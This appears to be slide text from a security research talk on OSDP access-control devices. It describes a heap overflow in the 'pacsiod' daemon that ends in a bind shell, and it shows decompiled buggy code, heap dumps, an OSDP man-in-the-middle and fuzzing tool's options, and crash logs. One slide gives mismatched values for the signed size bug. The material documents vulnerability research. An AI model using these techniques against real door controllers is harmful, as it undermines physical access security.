




Standard Flow Of Message receival



Message receipt in two chunks:




The Issue



```
additional_bytes_length = *(uint*)(pd_structure + 0x48) - *(uint*)(pd_structure + 0x4c)
if (*(uint*)(pd_structure + 0x4c) < *(uint*)(pd_structure + 0x48))
{
    buffer_ptr = malloc(additional_bytes_length + 0x100)
    ...
}
```

Additional bytes are copied to the new buffer


```
bytes_read_length = read(fileDescriptorPtr, buffer_ptr + additional_bytes_length, additional_bytes_length + 0x100)
```



The Issue – message flow



Heap-overflow potential



By overriding 'callback_ptr' for example we will cause the program to execute a code of our choice

Heap-overflow

- Override potential heap structures which will lead to arbitrary behaviors such as: dos, PE, etc.
- Override structures and variables of the process

```
Chnk Addr 7550ac10 Size 0x140 (p.size 0x0) Prev Arena :
Chnk Addr 7550ad00 Size 0x28 (p.size 0x0) Prev Arena :
Chnk Addr 7550ad78 Size 0xc0 (p.size 0x0) Prev Arena :
address 7550ad88 (offset 10) points to 7550ae40 (page permissions: none region: '') value 0
address 7550ad8c (offset 14) points to 7550ae78 (page permissions: none region: '') value 0
address 7550ada4 (offset 2c) points to 75e06f00 (page permissions: none region: '') value 73bef4a0
address 7550adac (offset 34) points to 75e086b0 (page permissions: none region: '') value 75e056d8
address 7550adb4 (offset 3c) points to 75e06330 (page permissions: none region: '') value 75e061a0
address 7550adb8 (offset 40) points to 75e06340 (page permissions: none region: '') value 75e07530
address 7550adb4 (offset 44) points to 75e06350 (page permissions: none region: '') value 75e08810
address 7550adc0 (offset 48) points to 40b12c (page permissions: none region: '/usr/bin/pacsiod') value 27bdffc0
address 7550adc4 (offset 4c) points to 75e07800 (page permissions: none region: '') value 75e0bfa0
address 7550adc8 (offset 50) points to 40b32c (page permissions: none region: '/usr/bin/pacsiod') value 27bdffd0
address 7550adcc (offset 54) points to 75e07800 (page permissions: none region: '') value 75e0bfa0
address 7550add0 (offset 58) points to 40b45c (page permissions: none region: '/usr/bin/pacsiod') value 27bdffd0
address 7550add4 (offset 5c) points to 75e07800 (page permissions: none region: '') value 75e0bfa0
address 7550add8 (offset 60) points to 405a48 (page permissions: none region: '/usr/bin/pacsiod') value 27bdffd0
address 7550addc (offset 64) points to 75e07800 (page permissions: none region: '') value 75e0bfa0
```

our buffer

empty chunk

Interesting structure


callback func

Successful exploitation?

PACSIOD becomes a bind-shell

```
[root@axis-acc8e148c25 /mnt/flash/root]3729# netstat -lnap | grep LISTEN
tcp      0      0 192.168.100.202:49152  0.0.0.0:*          LISTEN    754/tlbuprip
tcp      0      0 0.0.0.0:38736         0.0.0.0:*          LISTEN    4478/pacs iod
tcp      0      0 0.0.0.0:21           0.0.0.0:*          LISTEN    604/vtftp
tcp      0      0 0.0.0.0:22           0.0.0.0:*          LISTEN    1249/sshd
tcp      0      0 0.0.0.0:12345        0.0.0.0:*          LISTEN    4600/gdbserver-7.7.
tcp      0      0 :::554               :::*              LISTEN    516/monolith
tcp      0      0 :::80                :::*              LISTEN    440/httpd
tcp      0      0 :::21                :::*              LISTEN    604/vftpd
tcp      0      0 :::22                :::*              LISTEN    1249/sshd
tcp      0      0 :::1982              :::*              LISTEN    781/connectd
```


Assessment Tool in our architecture:



OSDP Assessment Tool


```
usage: osdp_mitm_tool.py [-h] [--dump_mode] [--fuzz_mode] [--exploit EXPLOIT] [-cp_device CP_DEVICE] [-pd_device PD_DEVICE] [-fuzzer_trigger_command FUZZER_TRIGGER_COMMAND] [-fuzzer_target FUZZER_TARGET]
                        [-fuzzer_session_timeout FUZZER_SESSION_TIMEOUT] [-fuzzer_inactivity_crash_threshold FUZZER_INACTIVITY_CRASH_THRESHOLD] [-fuzzer_session_save_trigger FUZZER_SESSION_SAVE_TRIGGER]
                        [-r REPLY] [-s SEQUENCE [SEQUENCE ...]] [-p PRIMITIVE [PRIMITIVE ...]] [-e, --exclude-primitive EXCLUDE [EXCLUDE ...]]
```

options:

```
-h, --help            show this help message and exit
--dump_mode           act as a MITM and dump the packets
--fuzz_mode           act as MITM and fuzz one of the end-points
--exploit EXPLOIT     run an exploit from list of exploits (either replay or delay)
-cp_device CP_DEVICE cp device path, you can specify serial using the following format : 'serial=/dev/ttyUSB0,baud=9600' (instead of a pipe)
-pd_device PD_DEVICE pd device path, you can specify serial using the following format : 'serial=/dev/ttyUSB0,baud=9600' (instead of a pipe)
-fuzzer_trigger_command FUZZER_TRIGGER_COMMAND
                    the OSDP command to trigger the fuzzing (default REPLY_ACK)
-fuzzer_target FUZZER_TARGET
                    whether to fuzz the PD or CP (default CP)
-fuzzer_session_timeout FUZZER_SESSION_TIMEOUT
                    how much time to fuzz a session (default 30 min)
-fuzzer_inactivity_crash_threshold FUZZER_INACTIVITY_CRASH_THRESHOLD
                    how much time of inactivity will be considered as a crash (default 1000 ms)
-fuzzer_session_save_trigger FUZZER_SESSION_SAVE_TRIGGER
                    what can cause session restart, either crash or invalid_content (default crash)
-r REPLY              reply command and payload, provide a hex values of the packet command and payload (i.e. 102030)
-s SEQUENCE [SEQUENCE ...]
                    reply sequence of commands and payloads, provide a hex values of the packet command and payload (i.e. 102030)
-p PRIMITIVE [PRIMITIVE ...], --primitive PRIMITIVE [PRIMITIVE ...]
                    run only these primitives, values can be from the following [enlarge_payload, increase_sequence, replace_payload, fixed_payload, random_message_code, random_message_code_and_data,
                    invert_control_crc, invert_control_scb, invert_control_multi, remove_payload, random_som, increase_size, message_code_all, message_code_50, random_size, constant_payload,
                    trigger_overflow]
-e, --exclude-primitive EXCLUDE [EXCLUDE ...]
                    do not run these primitives, values can be from the following [enlarge_payload, increase_sequence, replace_payload, fixed_payload, random_message_code,
                    random_message_code_and_data, invert_control_crc, invert_control_scb, invert_control_multi, remove_payload, random_som, increase_size, message_code_all, message_code_50,
                    random_size, constant_payload, trigger_overflow]
```

Mutation FUZZER

'538f0800054091fa'



'538f08000550a0e8'



applied mutation message_code_50

FUZZ MODE

- Custom mutation primitives.
- Easy to extend.
- Auto-crash detection

```
ariel.harush
2023-06-18 03:40:27,374 cp -> pd:
b'5318070000602e5319070000602d531a070000602c531b070000602b531c070000602a531d0700006029531e0700006028531f07000060275320070000602653210700006025532207000060245323007000060235324070000602253250700006021c532607000060205327070000601f5328070000601e5329070000601d532a070000601c532b070000601b532c070000601a532d0700006019532e0700006018532f0700006017533007000060165331070000601553320700006014533300700006013533407000060125335070000601153360700006010'
2023-06-18 03:40:27,425 cp -> pd: b'53360700006010'
2023-06-18 03:40:27,446 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,492 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,538 pd -> cp: b'538f18000450a0c9538f08000440a0c9538f0800044098e6' (original:b'538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,583 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,629 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,675 pd -> cp: b'538f18000450a0c9538f0800044098e6' (original:b'538f08000440a0c9538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,721 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,767 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,813 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,859 pd -> cp: b'538f18000450a0c9538f0800044098e6' (original:b'538f08000440a0c9538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,905 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,951 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:27,996 pd -> cp: b'538f18000450a0c9538f0800044098e6' (original:b'538f08000440a0c9538f08000440a0c9538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:40:28,046 pd -> cp: b'538f0800045091db' (original:b'538f08000440a0c9') applied mutation message_code_50
2023-06-18 03:48:11,022 ***** crash detected timeout: 462.97612953186035
```

```
ariel.harush
def pri_invert_control_SCB(msg: OSDPMessage):
    msg.CTRL_SCB = not msg.CTRL_SCB
    msg.recalculate_all()
```

FUZZ Example


```
pd → cp: b'53e508000440d296' (original:b'53e508000440d29653e508000440d29653e508000440d296') applied mutation remove_payload
pd → cp: b'53e508000440d296'
pd → cp: b'53e5100004b7d29653e50800044041cb' (original:b'53e508000440d29653e508000440d296') applied mutation random_message_code
pd → cp: b'53e5100004b7d29653e50800044041cb'
pd → cp: b'b8e510000440d29653e50800044045e9' (original:b'53e508000440d29653e508000440d296') applied mutation random_som
pd → cp: b'b8e510000440d29653e50800044045e9'
pd → cp: b'53e510000440d29653e50800044081ae' (original:b'53e508000440d29653e508000440d296') applied mutation random_size
pd → cp: b'53e510000440d29653e50800044081ae'
pd → cp: b'53e518000040d29653e508000440d29653e50800044098' (original:b'53e508000440d29653e508000440d29653e508000440d296') applied mutation invert_control_crc
pd → cp: b'53e518000040d29653e508000440d29653e50800044098'
pd → cp: b'53e510000401d29653e50800044079da' (original:b'53e508000440d29653e508000440d296') applied mutation message_code_all
pd → cp: b'53e510000401d29653e50800044079da'
pd → cp: b'53e588000450' (original:b'53e508000440d29653e508000440d29653e508000440d29653e508000440d296') applied mutation trigger overflow
pd → cp: b'53e588000450'
ffffff56d2'
```

Fuzzing results


- Three 0-day vulnerabilities!



Message Code 0x50 – CRASH (1st)



Message Code 0x50 – CRASH (1st)



Wait, what??

Message Code 0x50 – CRASH (1st)

`osdp_get_message_data_size()` → signed number

signed

-0x3

unsigned

0xFFFFFFFF

Malloc (0xFFFFFFFF)


```
": failed to allocate %u bytes"
```

```
and first data is '/home/svcj/workspace/NB-A1001_Master-PRODUCTS-FWRT_A1001_FW-22/fwrt/products  
and the second data is 0xFFFFFFFF  
which can be interpreted as -3 or (4294967292)
```


Catch the crush using fuzzer

```
03:40:27,721 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') a;
03:40:27,767 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') a;
03:40:27,813 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') a;
03:40:27,859 pd -> cp: b'538f18000450a0c9538f08000440a0c9538f0800044098e6' (original:b'538f08000440a0c9538f08000440a0c9') a;
03:40:27,905 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') a;
03:40:27,951 pd -> cp: b'538f10000450a0c9538f08000440ffcb' (original:b'538f08000440a0c9538f08000440a0c9') a;
